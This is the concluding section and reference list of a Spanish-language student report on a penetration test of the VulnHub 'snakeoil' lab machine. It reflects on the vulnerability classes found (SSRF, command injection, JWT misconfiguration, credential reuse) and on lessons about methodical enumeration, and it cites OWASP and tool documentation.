Este ejercicio permitió aplicar de manera integral la metodología de pentesting vista en la asignatura de Seguridad Informática, recorriendo cada una de sus fases reconocimiento, enumeración, análisis de vulnerabilidades, explotación, post-explotación y escalada de privilegios sobre un objetivo realista que combinó múltiples categorías de fallos: exposición de información sensible, control de acceso roto, configuración insegura de autenticación (JWT por cookie no documentada en la interfaz), SSRF, inyección de comandos del sistema operativo y, finalmente, reutilización de credenciales entre un componente de aplicación y el sistema operativo subyacente.

El hallazgo más significativo, desde una perspectiva formativa, fue comprobar en la práctica cómo una sola mala decisión de diseño usar la misma cadena como clave criptográfica de una aplicación y como

contraseña de un usuario del sistema puede convertir una vulnerabilidad de aplicación web en un compromiso total de infraestructura. Asimismo, el proceso reforzó la importancia de la enumeración exhaustiva y de la lectura cuidadosa de las pistas contextuales (comentarios de blog, nombres de endpoints, mensajes de error) por encima de la fuerza bruta ciega, la cual, en varios tramos del ejercicio, resultó ineficaz frente a un análisis dirigido del código fuente disponible tras obtener el primer punto de apoyo (shell) en el sistema.

En síntesis, la actividad cumplió su objetivo general: demostrar, mediante evidencia técnica documentada paso a paso, la capacidad de trasladar conocimientos teóricos de seguridad ofensiva a un entorno práctico controlado, sin comprometer sistemas reales ni realizar actividades fuera del alcance autorizado del laboratorio.

5. Referencias bibliográficas

Donavan. (2021). digitalworld.local: snakeoil [Máquina virtual]. VulnHub.

<https://www.vulnhub.com/entry/digitalworldlocal-snakeoil,738/>

Grinberg, M., Flask-JWT-Extended contributors. (2021). Configuration Options Flask-JWT-Extended documentation. <https://flask-jwt-extended.readthedocs.io/en/stable/options/>

OWASP Foundation. (2021). OWASP Top 10:2021. <https://owasp.org/Top10/>

OWASP Foundation. (s.f.). Server-Side Request Forgery Prevention Cheat Sheet.

https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

OWASP Foundation. (s.f.). OS Command Injection Defense Cheat Sheet.

https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html

jwt.io. (s.f.). Introduction to JSON Web Tokens. Auth0. <https://jwt.io/introduction>

OffSec. (s.f.). Nmap Reference Guide. <https://nmap.org/book/man.html>

OJ Reeves & Christian Mehlmauer. (s.f.). Gobuster [Software]. <https://github.com/OJ/gobuster>

Openwall. (s.f.). John the Ripper password cracker. <https://www.openwall.com/john/>